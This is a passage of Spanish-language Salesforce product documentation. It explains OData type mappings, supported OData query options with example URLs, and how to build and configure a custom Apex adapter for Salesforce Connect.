Salesforce Connect asigna tipos de OData a tipos de campos de metadatos de Salesforce al sincronizar metadatos y convertir valores entre Salesforce y sistemas externos.

Opciones de cadena de consulta de OData

Los adaptadores de OData para Salesforce Connect utilizan un subconjunto de las funciones del sistema OData 2.0 y 4.0 así como construcciones de expresiones de filtros para consultar sistemas externos.

CONSULTE TAMBIÉN

Adaptador de OData 2.0 o 4.0 para Salesforce Connect

### Asignación de tipo de OData

Salesforce Connect asigna tipos de OData a tipos de campos de metadatos de Salesforce al sincronizar metadatos y convertir valores entre Salesforce y sistemas externos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Asignación de tipo de OData 2.0

Comprenda cómo asigna el adaptador de OData 2.0 para Salesforce Connect tipos de OData a tipos de campo de metadatos de Salesforce.

Asignación de tipo de OData 4.0

Comprenda cómo asigna el adaptador de OData 4.0 para Salesforce Connect tipos de OData a tipos de campo de metadatos de Salesforce.

### Asignación de tipo de OData 2.0

Comprenda cómo asigna el adaptador de OData 2.0 para Salesforce Connect tipos de OData a tipos de campo de metadatos de Salesforce.

Salesforce Connect solo admite los siguientes tipos al sincronizar metadatos y convertir valores entre Salesforce y un sistema externo.

Tipos primitivos de OData 2.0

| Tipo de OData 2.0 | Tipo de campo de metadatos de Salesforce |
|---|---|
| Binary | TextArea |
| Booleano | Casilla |
| Byte | Número |
| Fecha y hora | Fecha y hora |
| DateTimeOffset | Fecha y hora |
| Decimal | Número |
| Doble | Número |
| Guid | Texto |
| Int16 | Número |
| Int32 | Número |
| Int64 | Número |
| SByte | Número |
| Single | Número |
| Cadena | Text: cuando la longitud declarada de la columna de cadenas OData es de 255 o menos caracteres<br>LongTextArea: cuando la longitud declarada de la columna de cadenas OData es de más de 255 caracteres |
| Hora | Texto |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Consejo: Un valor binario desde una fuente de datos externa se representa en Salesforce como una cadena codificada como base64. Puede convertirlo en un valor de tipo `Blob` utilizando el método `EncodingUtil.base64Decode(inputString)` de Apex.

Tipos complejos de OData 2.0

Salesforce Connect admite tipos complejos de OData del siguiente modo.

- Los datos externos de tipo complejo se aplanan en una cadena que contiene valores y nombres de campo. Por ejemplo, una dirección se aplana en la siguiente cadena.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- Un campo personalizado de objeto externo asociado con un tipo complejo de OData en el sistema externo siempre es de solo lectura, incluso si el objeto externo tiene capacidad de escritura.

CONSULTE TAMBIÉN

Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores

Referencia de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

*Guía del desarrollador de Apex*: Clase EncodingUtil: `base64Decode(inputString)`

### Asignación de tipo de OData 4.0

Comprenda cómo asigna el adaptador de OData 4.0 para Salesforce Connect tipos de OData a tipos de campo de metadatos de Salesforce.

Salesforce Connect solo admite los siguientes tipos al sincronizar metadatos y convertir valores entre Salesforce y un sistema externo.

Tipos primitivos de OData 4.0

| Tipo de OData 4.0 | Tipo de campo de metadatos de Salesforce |
|---|---|
| Binary | TextArea |
| Booleano | Casilla |
| Byte | Número |
| Fecha | Fecha y hora |
| DateTimeOffset | Fecha y hora |
| Decimal | Número |
| Doble | Número |
| Guid | Texto |
| Int16 | Número |
| Int32 | Número |
| Int64 | Número |
| SByte | Número |
| Single | Número |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Tipo de OData 4.0 | Tipo de campo de metadatos de Salesforce |
|---|---|
| Cadena | Text: cuando la longitud declarada de la columna de cadenas OData es de 255 o menos caracteres<br>LongTextArea: cuando la longitud declarada de la columna de cadenas OData es de más de 255 caracteres |

Consejo: Un valor binario desde una fuente de datos externa se representa en Salesforce como una cadena codificada como base64. Puede convertirlo en un valor de tipo `Blob` utilizando el método `EncodingUtil.base64Decode(inputString)` de Apex.

Tipos complejos de OData 4.0

Salesforce Connect admite tipos complejos de OData del siguiente modo.

- Los datos externos de tipo complejo se aplanan en una cadena que contiene valores y nombres de campo. Por ejemplo, una dirección se aplana en la siguiente cadena.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- Un campo personalizado de objeto externo asociado con un tipo complejo de OData en el sistema externo siempre es de solo lectura, incluso si el objeto externo tiene capacidad de escritura.

CONSULTE TAMBIÉN

Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores

Referencia de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

*Guía del desarrollador de Apex*: Clase EncodingUtil: `base64Decode(inputString)`

## Opciones de cadena de consulta de OData

Los adaptadores de OData para Salesforce Connect utilizan un subconjunto de las funciones del sistema OData 2.0 y 4.0 así como construcciones de expresiones de filtros para consultar sistemas externos.

Cuando sus usuarios o la plataforma Force.com interactúan con objetos externos, el adaptador de OData 2.0 o 4.0 para Salesforce Connect convierte estas acciones en consultas OData. Salesforce realiza una llamada de OData cada vez que:

- Un usuario hace clic en la ficha de un objeto externo para una vista de lista.
- Un usuario ve una página de detalle de registro de un objeto externo.
- Un usuario ve una página de detalles de registro de un objeto principal que muestra una lista relacionada de registros de objetos externos secundarios.
- Un usuario realiza una búsqueda global de Salesforce.
- Un usuario crea, modifica o elimina un registro de objeto externo. (Esto no se aplica al adaptador entre organizaciones.)
- Un usuario ejecuta un informe.
- La vista previa se carga en el generador de informes.
- Se consulta un objeto externo a través de flujos, API, Apex, SOQL o SOSL.
- Usted valida o sincroniza una fuente de datos externa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Las siguientes secciones describen la implementación de Salesforce Connect como consumidora de servicios OData. Salesforce crea automáticamente las consultas OData de modo que usted, como administrador o desarrollador, no tenga que hacerlo. Sin embargo, comprender cómo se generan las consultas OData, o incluso intentar realizar consultas OData manuales, puede ayudarle a solucionar problemas con el productor de OData del sistema externo. Para obtener detalles sobre cada opción de consulta del sistema, visite `www.odata.org`.

Salesforce Connect solo admite las siguientes opciones de consulta del sistema de OData. Todas las demás opciones en las especificaciones de OData 2.0 y 4.0 están sin utilizar.


- `$count` (solo OData 4.0) en la página 5595
- `$filter` en la página 5595
- `$inlinecount` (solo OData 2.0) en la página 5596
- `$orderby` en la página 5596
- `$search` (solo OData 4.0) en la página 5596
- `$select` en la página 5597
- `$skip` en la página 5597
- `$top` en la página 5597
- Opciones de consulta personalizada de OData 2.0 en la página 5598


### `$count` (solo OData 4.0)

Especifica que la respuesta debe incluir el número de filas que la URI identifica después de aplicar cualquier opción de consulta del sistema `$filter` pero antes de cualquier opción de consulta del sistema `$top` y `$skip` aplicada.

Cuando `Solicitar recuentos de filas` está activado en la fuente de datos externa, Salesforce incluye `$count=true` en todas las consultas OData 4.0 de esta fuente de datos externa para determinar el número total de elementos en cada conjunto de resultados. Si `Solicitar recuentos de filas` está desactivado, Salesforce incluye `$count=false` en todas las consultas de OData 4.0 de la fuente de datos externa.

#### Ejemplos

| | |
|---|---|
| Acción de usuario en Salesforce | Ver o acceder a un objeto externo. |
| Consulta de SOQL | Cualquier consulta de SOQL de un objeto externo |
| Consulta de OData resultante | `http://services.example.org/my.svc/Suppliers?$select=SupplierID&` **`$count=true`**`&$top=26` |

### `$filter`

Filtra el conjunto de recursos dirigido por una URL de solicitud. La respuesta contiene los resultados que se evalúan como `verdadero`.

#### Ejemplos

| | |
|---|---|
| Acción de usuario en Salesforce | Abra una vista de lista de ciudades desde registros de proveedor filtrados de modo que el país es EE.UU. |
| Consulta de SOQL | `SELECT City__c FROM Suppliers__x` **`DONDE Country__c = 'USA'`** `ORDER BY City__c ASC LIMIT 26` |

| Ejemplos | |
|---|---|
| Consulta de OData resultante | `http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,SupplierID&$inlinecount=allpages&`**`$filter=Country+eq+'USA'`**`&$top=26` |

### `$inlinecount` (solo OData 2.0)

Especifica que la respuesta debe incluir un recuento del número de filas que la URI identifica después de aplicar cualquier opción de consulta del sistema `$filter` pero antes de cualquier opción de consulta del sistema `$top` y `$skip` aplicada.

Cuando `Solicitar recuentos de filas` está activado en la fuente de datos externa, Salesforce utiliza `$inlinecount` en todas las consultas OData 2.0 de esta fuente de datos externa para determinar el número total de elementos en cada conjunto de resultados. Si `Solicitar recuentos de filas` está desactivado, `$inlinecount` se excluye de todas las consultas OData 2.0 de la fuente de datos externa.

| Ejemplos | |
|---|---|
| Acción de usuario en Salesforce | Ver o acceder a un objeto externo. |
| Consulta de SOQL | Cualquier consulta de SOQL de un objeto externo. |
| Consulta de OData resultante | `http://services.example.org/my.svc/Suppliers?$select=SupplierID&`**`$inlinecount=allpages`**`&$top=26` |

### `$orderby`

Ordena el conjunto de resultados en orden ascendente o descendente.

| Ejemplos | |
|---|---|
| Acción de usuario en Salesforce | Abra una vista de lista de registros de proveedor ordenados por nombre de empresa. |
| Consulta de SOQL | `SELECT CompanyName__c,ContactName__c FROM Suppliers__x` **`ORDENADO POR CompanyName__c ASC`** `LIMIT 26` |
| Consulta de OData resultante | `http://services.example.org/my.svc/Suppliers?`**`$orderby=CompanyName`**`&$select=CompanyName,ContactName,SupplierID&$inlinecount=allpages&$top=26` |

### `$search` (solo OData 4.0)

Solicita entidades que coinciden con la cadena de consulta de búsqueda como una expresión de búsqueda de texto libre. Active esta opción seleccionando `Utilizar expresiones de búsqueda de texto libre` en la fuente de datos externa.

De forma predeterminada, `Utilizar expresiones de búsqueda de texto libre` no está activada. La cadena de consulta de búsqueda se utiliza como el valor `contains` en la opción de consulta del sistema `$filter` de forma predeterminada.

| Ejemplos | |
|---|---|
| Acción de usuario en Salesforce | Ver o acceder a un objeto externo. |
| Consulta de SOQL | Cualquier consulta de SOQL de un objeto externo |
| Consulta de OData resultante | `http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$count=true&`**`$search=Acme`**`&$top=26` |

### `$select`

Solicita un conjunto limitado de propiedades para cada entidad.

| Ejemplos | |
|---|---|
| Acción de usuario en Salesforce | Abra una vista de lista de registros de proveedor donde el formato de página muestra el nombre de la empresa y el nombre de contacto. |
| Consulta de SOQL | **`SELECT CompanyName__c,ContactName__c`** `FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26` |
| Consulta de OData resultante | `http://services.example.org/my.svc/Suppliers?$orderby=CompanyName&`**`$select=CompanyName,ContactName,SupplierID`**`&$inlinecount=allpages&$top=26` |

### `$skip`

Especifica el número de elementos en el conjunto consultado para omitir en el conjunto de resultados.

| Ejemplos | |
|---|---|
| Acción de usuario en Salesforce | Haga clic para ver la segunda página de una vista de lista de registros de proveedor ordenados por ciudad. |
| Consulta de SOQL | `SELECT City__c,CompanyName__c FROM Suppliers__x ORDER BY City__c ASC` **`OFFSET 25`** |
| Consulta de OData resultante | `http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,CompanyName,SupplierID&$inlinecount=allpages&$top=26&`**`$skip=25`** |

### `$top`

Especifica el número de elementos en el conjunto consultado para incluir en el resultado. El valor en la cláusula `LIMIT` de una consulta de SOQL no siempre coincide con el valor solicitado `$top`, porque el último se modifica según sea necesario para la paginación y las llamadas de `queryMore()` dirigidas por el cliente.

| Ejemplos | |
|---|---|
| Acción de usuario en Salesforce | Abra una vista de lista de los 25 registros de proveedor principales. |

| Ejemplos | |
|---|---|
| Consulta de SOQL | `SELECT SupplierID__c FROM Suppliers__x LIMIT 25` |
| Consulta de OData resultante | `http://services.example.org/my.svc/Suppliers?$select=SupplierID&$inlinecount=allpages&$top=26` |

### Opciones de consulta personalizada de OData 2.0

Si el productor de OData admite una opción de cadena de consulta personalizada, introduzca el nombre del parámetro de cadena de consulta en el campo `Opción de consulta personalizada para la búsqueda de Salesforce` en la definición de fuente de datos externa. Sin la opción de consulta personalizada, la cadena de consulta de búsqueda se utiliza como el valor `substringof` en la opción de consulta del sistema `$filter`.

| Ejemplos | |
|---|---|
| Consulta de OData sin un parámetro de consulta personalizada | `http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&$filter=substringof('Acme',CompanyName)+eq+true+or+substringof('Acme',Phone)+eq+true&$top=26` |
| Consulta de OData con un parámetro de consulta personalizada denominado "doSearch" | `http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&doSearch=Acme&$top=26` |

CONSULTE TAMBIÉN

- Consideraciones del productor de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
- Referencia de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
- Paginación dirigida por el cliente y dirigida por el servidor para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

# Salesforce Connect: Personalizar - Acceso a datos externos a través de Apex

## Adaptador personalizado para Salesforce Connect

Conecte con cualquier dato en cualquier parte para obtener una visión completa de su negocio. Utilice el Marco del conector de Apex para desarrollar un adaptador personalizado para Salesforce Connect.

Sus usuarios y la plataforma Force.com interactúan con los datos externos a través de objetos externos. Para cada uno de esas interacciones, Salesforce Connect invoca métodos en las clases de Apex que componen el adaptador personalizado. Salesforce invoca el código Apex del adaptador personalizado cada vez que:

- Un usuario hace clic en la ficha de un objeto externo para una vista de lista.
- Un usuario ve una página de detalle de registro de un objeto externo.
- Un usuario ve una página de detalles de registro de un objeto principal que muestra una lista relacionada de registros de objetos externos secundarios.
- Un usuario realiza una búsqueda global de Salesforce.
- Un usuario crea, modifica o elimina un registro de objeto externo. (Esto no se aplica al adaptador entre organizaciones.)
- Un usuario ejecuta un informe.
- La vista previa se carga en el generador de informes.
- Se consulta un objeto externo a través de flujos, API, Apex, SOQL o SOSL.
- Usted valida o sincroniza una fuente de datos externa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Para obtener detalles acerca del uso del Marco del conector de Apex, consulte “Salesforce Connect” y “Espacio de nombre DataSource” en la *Guía del desarrollador del código Apex de Force.com* .

### Id. externos para objetos externos en Salesforce Connect: Adaptador personalizado

Cuando accede a datos externos con un adaptador personalizado para Salesforce Connect, los valores de campo estándar Id. externo en un objeto externo provienen de `DataSource.Column` denominado `ExternalId`.

CONSULTE TAMBIÉN

- Salesforce Connect
- Acceso a datos externos con un adaptador personalizado para Salesforce Connect
- Consideraciones para Salesforce Connect: Adaptador personalizado

### Id. externos para objetos externos en Salesforce Connect: Adaptador personalizado

Cuando accede a datos externos con un adaptador personalizado para Salesforce Connect, los valores de campo estándar Id. externo en un objeto externo provienen de `DataSource.Column` denominado `ExternalId`.

Cada objeto externo tiene un campo estándar `Id. externo`. Sus valores identifican expresamente cada registro de objeto externo en su organización. Cuando el objeto externo es el principal en una relación de búsqueda externa, el campo estándar Id. externo se usa para identificar los registros secundarios.

**Importante:**

- El código Apex del adaptador personalizado debe declarar la `DataSource.Column` denominada`ExternalId` y proporcionar sus valores.
- No utilice datos confidenciales como los valores del campo estándar Id. externo, ya que Salesforce a veces almacena esos valores.
  - Los campos de relación de búsqueda externa en registros secundarios almacenan y muestran los valores de Id. externo de los registros principales.
  - Para un uso únicamente interno, Salesforce almacena el valor de Id. externo de cada fila que se recupera del sistema externo. Este comportamiento no se aplica a objetos externos que están asociados con fuentes de datos externas de alto volumen de datos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Ejemplo:** Esta excepción de una clase `DataSource.Connection` de muestra indica la `DataSource.Column` denominada `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
    new List<DataSource.Table>();
List<DataSource.Column> columns;
columns = new List<DataSource.Column>();
columns.add(DataSource.Column.text('title', 255));
columns.add(DataSource.Column.text('description',255));
columns.add(DataSource.Column.text('createdDate',255));
columns.add(DataSource.Column.text('modifiedDate',255));
columns.add(DataSource.Column.url('selfLink'));
columns.add(DataSource.Column.url('DisplayUrl'));
columns.add(DataSource.Column.text('ExternalId',255));
tables.add(DataSource.Table.get('googleDrive','title',
    columns));
return tables;
}
```

CONSULTE TAMBIÉN

Adaptador personalizado para Salesforce Connect

*Guía del desarrollador de Apex*

## Acceso a datos externos con un adaptador personalizado para Salesforce Connect

| PERMISOS DE USUARIO | |
|---|---|
| Para crear las clases de Apex: | "Apex de autor" |
| Para configurar los ajustes remotos: | "Modificar todos los datos" |
| Para crear y modificar fuentes de datos externas: | "Personalizar aplicación" |
| Para crear y modificar objetos externos: | "Personalizar aplicación" |
| Para definir o cambiar la ayuda a nivel de objeto: | "Personalizar aplicación" |
| Para crear y modificar campos personalizados: | "Personalizar aplicación" |
| Para modificar conjuntos permisos y perfiles de usuarios: | "Gestionar conjuntos de permisos y perfiles" |
| Para modificar otros parámetros de autenticación de usuarios para sistemas externos: | "Gestionar usuarios" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Permita a los usuarios ver, buscar y modificar cualquier dato en cualquier parte de su organización de Salesforce.

La configuración de Salesforce Connect con un adaptador personalizado lleva aparejada estos pasos de alto nivel.

1. Desarrollar el adaptador personalizado para Salesforce Connect.

   La utilización del Marco del conector de Apex, cree las clases `DataSource.Connection` y `DataSource.Provider` que componen el adaptador personalizado.

2. Definir sitios remotos para llamadas de Apex.

   Si el adaptador personalizado incluye cualquier llamada de Apex, defina cada extremo de llamada como un sitio remoto en su organización. Sin embargo, no necesita definir un sitio remoto para una llamada cuyo extremo está especificado como una credencial denominada en lugar de una URL.

3. Defina una fuente de datos externa del tipo `Salesforce Connect: Personalizado`.

   Si ha creado varios adaptadores personalizados, asegúrese de que el campo `Tipo` de la fuente de datos externa especifica la clase `DataSource.Provider` correcta.

4. Cree los objetos externos.

   Realice esta tarea únicamente si no sincroniza para crear automáticamente los objetos externos. Cree un objeto externo para cada tabla de datos externos a la que desee acceder desde su organización de Salesforce.

5. Cree contenido de ayuda para sus objetos externos.

   Cree páginas de Visualforce que describen los datos externos. Cuando sus usuarios hagan clic en **Ayuda para esta página** en un objeto externo, leerán su contenido de ayuda personalizado. Recuerde, sus usuarios no encontraran información acerca de los datos externos en la Ayuda de Salesforce.

6. Añada campos personalizados y relaciones para los objetos externos.

Cree relaciones entre objetos. Si no sincronizó para crear automáticamente los objetos externos y sus campos, cree un campo personalizado por cada columna de tabla externa a la que desee acceder desde su organización de Salesforce.

7. Active el acceso de usuarios a objetos externos.

   Otorgue permisos de objeto a través de conjuntos de permisos o perfiles.

8. Active el acceso de usuarios a los campos de los objetos externos.

   Otorgue permisos de campo a través de conjuntos de permisos o perfiles.

9. Si la fuente de datos externa utiliza la autenticación por usuario:

   a. Permita a los usuarios autenticarse en el sistema externo.

      Otorgue acceso a los usuarios a los parámetros de autenticación de la fuente de datos externa a través de conjuntos de permisos o perfiles.

   b. Configure los ajustes de autenticación de cada usuario.

      Usted o sus usuarios pueden realizar esta tarea.

      Consejo: Forme a sus usuarios sobre la configuración de sus parámetros de autenticación para sistemas externos. Asegúrese de que conoce qué credenciales introducir para cada sistema externo. Si está utilizando OAuth 2.0, pruebe el flujo de OAuth buscando solicitudes o redireccionamientos potencialmente confusos y forme a sus usuarios si es necesario. Los flujos de OAuth varían dependiendo del sistema externo, el proveedor de autenticación y los ámbitos especificados.

CONSULTE TAMBIÉN

Adaptador personalizado para Salesforce Connect
Consideraciones para Salesforce Connect: Todos los adaptadores
Guía del desarrollador: *Guía del desarrollador de Visualforce*
Relaciones de objetos externos

## Definir una fuente de datos externa para Salesforce Connect: Adaptador personalizado

Conecte su organización de Salesforce con cualquier dato en cualquier ubicación a través de un adaptador personalizado de Salesforce Connect que crea con el Marco del conector de Apex.

Antes de comenzar, desarrolle el adaptador personalizado para Salesforce Connect. Si el adaptador personalizado utiliza llamadas de Apex, defina también sitios remotos para los extremos de llamadas. Consulte Acceso a datos externos con un adaptador personalizado para Salesforce Connect en la página 5601.

1. Desde Configuración, introduzca `Fuentes de datos externas` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa** o haga clic en **Modificar** para modificar una fuente de datos externa.
3. Cumplimente los campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar fuentes de datos externas:
- "Personalizar aplicación"

| Campo | Descripción |
|---|---|
| `Etiqueta` | Un nombre fácil de recordar para la fuente de datos externa. La etiqueta aparece en la interfaz de usuario de Salesforce, como en vistas de lista.<br>Si establece `Tipo de identidad` como Por usuario, esta etiqueta aparece cuando sus usuarios visualizan o modifican sus ajustes de autenticación para sistemas externos. |
| `Nombre` | Identificador exclusivo empleado para hacer referencia a esta definición de fuente de datos externa a través de la API.<br>El nombre solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo` | Seleccione **Salesforce Connect: Personalizar: <su nombre de clase `DataSource.Provider`>**. |
| `URL` | URL del sistema externo.<br>Disponible solo cuando la clase `DataSource.Provider` declara la función `REQUIRE_ENDPOINT`. Si la clase declara también la función `REQUIRE_HTTPS`, la URL debe comenzar con *`https://`*.<br>Si el extremo está definido en una credencial denominada, introduzca la URL de la credencial denominada. La URL de una credencial denominada contiene el esquema `llamada:`, el nombre de la credencial denominada y una ruta opcional. Por ejemplo: `llamada:`*`Mi_Credencial_Denominada/alguna_ruta`*.<br>Puede adjuntar una cadena de consulta a una dirección URL de una credencial con nombre. Utilice una interrogación (?) como el separador entre la dirección URL de una credencial con nombre y la cadena de consulta. Por ejemplo: `callout:`*`Mi_Credencial_Denominada/alguna_ruta`*`?format=json`. |
| `Objetos externos con capacidad de escritura` | Permite a la plataforma de Force.com y usuarios en esta organización crear, actualizar y eliminar registros para objetos externos asociados con la fuente de datos externa. Los datos del objeto externo se almacenan fuera de la organización. De forma predeterminada, los objetos externos son de solo lectura. |
| `Gran volumen de datos` | Salesforce impone límites de frecuencia para recuperar y ver datos procedentes de sistemas externos. Si su organización alcanza los límites de frecuencia al acceder a objetos externos, considere la selección de la opción `Gran volumen de datos` en las fuentes de datos externas asociadas. Hacer esto omite la mayoría de límites de frecuencia, pero se aplican algunos comportamientos y limitaciones especiales. Consulte Consideraciones de gran volumen de datos para Salesforce Connect: Adaptadores personalizados en la página 5606. |
| `Certificado` | Si especifica un certificado, su organización de Salesforce lo proporciona al establecer cada conexión SSL bidireccional con el sistema externo. Se utiliza el certificado para firmas digitales, lo que comprueba que las solicitudes proceden de su organización de Salesforce.<br>Disponible solo cuando la clase `DataSource.Provider` declara la función de autenticación `CERTIFICATE`. |

| Campo | Descripción |
|---|---|
| `Tipo de identidad` | Determina si está utilizando uno o varios conjuntos de credenciales para acceder al sistema externo. Consulte Tipo de identidad para fuentes de datos externas en la página 5540.<br>Disponible solo cuando la clase `DataSource.Provider` declara la función de autenticación `BASIC` o `OAUTH`. |

4. Seleccione el protocolo de autenticación.
   - Si selecciona **Autenticación de contraseña**, introduzca el nombre de usuario y la contraseña para acceder al sistema externo.

     La autenticación de contraseña está disponible solo cuando la clase `DataSource.Provider` declara la función de autenticación `BASIC`.
   - Si selecciona **Oauth 2.0**, cumplimente los siguientes campos.

     OAuth 2.0 está disponible solo cuando la clase `DataSource.Provider` declara la función de autenticación `OAUTH`.

     | Campo | Descripción |
     |---|---|
     | `Proveedor de autenticación` | Seleccione el proveedor. Consulte Acerca de proveedores de autenticación externos en la página 1004. |
     | `Ámbito` | Especifica el ámbito de los permisos para solicitar el token de acceso. Su proveedor de autenticación determina los valores permitidos. Consulte Uso del parámetro de ámbitos en la página 1037.<br>Nota:<br>– El valor que introduzca sustituye el valor de `Ámbitos predeterminados` que está definido en el proveedor de autenticación especificado.<br>– La definición de los ámbitos puede afectar a que el flujo de OAuth presente al usuario una pantalla de consentimiento.<br>– Recomendamos que solicite un token de actualización o acceso sin conexión. De otro modo, cuando venza el token, perderá el acceso al sistema externo. |
     | `Iniciar flujo de autenticación en Guardar` | Para autenticar el sistema externo y obtener un token de OAuth, seleccione esta casilla de verificación. Este proceso de autenticación se denomina flujo de OAuth.<br>Cuando hace clic en **Guardar**, el sistema externo le solicita iniciar sesión. Después de iniciar sesión correctamente, el sistema externo le otorga un token de OAuth para acceder a sus datos en esta organización.<br>Rehaga el flujo de OAuth cuando necesite un nuevo token (por ejemplo, si el token caduca), si el token caduca (o si modifica los campos `Ámbito` o `Proveedor de autenticación`. |

5. Haga clic en **Guardar**.
6. Haga clic en **Validar y sincronizar** y confirme que la conexión se ha realizado con éxito.

Este paso invoca también el método `sync()` en la clase `DataSource.Connection` para obtener la lista de tablas que puede sincronizar para crear objetos externos y sus campos.

7. También puede seleccionar tablas y hacer clic en **Sincronizar** para hacer lo siguiente para cada tabla seleccionada.
   - Crear automáticamente un objeto externo de Salesforce.
   - Cree automáticamente un campo personalizado para cada columna de tabla compatible con un tipo de campo de metadatos de Salesforce.

   Nota: Antes de sincronizar, asegúrese de que comprende las consideraciones que se describen en estos temas.
   - Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores en la página 5545
   - Consideraciones de sincronización para Salesforce Connect: Adaptador personalizado en la página 5549

   Puede también elegir crear manualmente los objetos externos y los campos personalizados que se asignan a los datos externos. Al hacerlo le permite personalizar los nombres de objetos externos, decidir para qué columnas de tabla crear campos personalizados y personalizar los nombres de campo personalizados. Sin embargo, este enfoque emplea más tiempo y requiere mantenimiento manual.

CONSULTE TAMBIÉN

Acceso a datos externos con un adaptador personalizado para Salesforce Connect

Almacenar la configuración de autenticación para sistemas externos

Credenciales con nombre

## Consideraciones para Salesforce Connect: Adaptador personalizado

Conozca los comportamientos especiales, límites y recomendaciones para el uso de un adaptador personalizado para Salesforce Connect.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Consideraciones de Apex para Salesforce Connect: Adaptador personalizado

Comprenda los límites y las consideraciones para la creación de adaptadores personalizados de Salesforce Connect con el Marco del conector de Apex.

Consideraciones de gran volumen de datos para Salesforce Connect: Adaptadores personalizados.

Si su organización alcanza los límites de frecuencia al acceder a objetos externos, considere la selección de la opción `Gran volumen de datos` en las fuentes de datos externas asociadas. Hacer esto omite la mayoría de límites de frecuencia, pero se aplican algunos comportamientos y limitaciones especiales.

CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

### Consideraciones de Apex para Salesforce Connect: Adaptador personalizado

Comprenda los límites y las consideraciones para la creación de adaptadores personalizados de Salesforce Connect con el Marco del conector de Apex.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Limitaciones de tipo de datos:
  - Doble: El valor pierde precisión más allá de 18 dígitos significativos. Para mayor precisión, utilice decimales en lugar de dobles.
  - Cadena: Si la longitud es superior a 255 caracteres, se asigna la cadena a un campo de área de texto largo en Salesforce.
- Los adaptadores personalizados para Salesforce Connect están sujetos a las mismas limitaciones que cualquier otro código de Apex. Por ejemplo:
  - Se aplican todos los límites reguladores de Apex.
  - No se permiten llamadas de Apex después de operaciones de lenguaje de manipulación de datos (DML) en la misma transacción. Por lo tanto, no puede actualizar un registro de Salesforce y luego realizar una llamada de Apex en la misma transacción.
  - Los métodos de prueba no admiten llamadas de servicio Web; las pruebas que realizan llamadas de servicio Web fallan. Para un ejemplo que muestra cómo evitar estas pruebas con fallos devolviendo respuestas simuladas, consulte Adaptador personalizado de Google Drive™ para Salesforce Connect.

#### CONSULTE TAMBIÉN

Adaptador personalizado para Salesforce Connect

Consideraciones de compatibilidad de Salesforce para Salesforce Connect: Todos los adaptadores

*Guía del desarrollador de Apex*: Tipos de datos primitivos

*Guía del desarrollador de Apex*: Reguladores de ejecución y límites

*Guía del desarrollador de Apex*: Límites y limitaciones de llamadas

*Guía del desarrollador de Apex*. Adaptador personalizado de Google Drive™ para Salesforce Connect

### Consideraciones de gran volumen de datos para Salesforce Connect: Adaptadores personalizados.

Si su organización alcanza los límites de frecuencia al acceder a objetos externos, considere la selección de la opción `Gran volumen de datos` en las fuentes de datos externas asociadas. Hacer esto omite la mayoría de límites de frecuencia, pero se aplican algunos comportamientos y limitaciones especiales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Las siguientes funciones no están disponibles para objetos externos asociados con fuentes de datos externas de alto volumen de datos.
  - Acceso a través de Lightning Experience
  - Acceso mediante Salesforce1
  - Aspecto en listas Elementos recientes
  - Noticias en tiempo real de registros
  - Informes y paneles
  - Objetos externos con capacidad de escritura
- Los Id. de Salesforce no están asignados a registros de objetos externos asociados con fuentes de datos externas con gran volumen de datos.

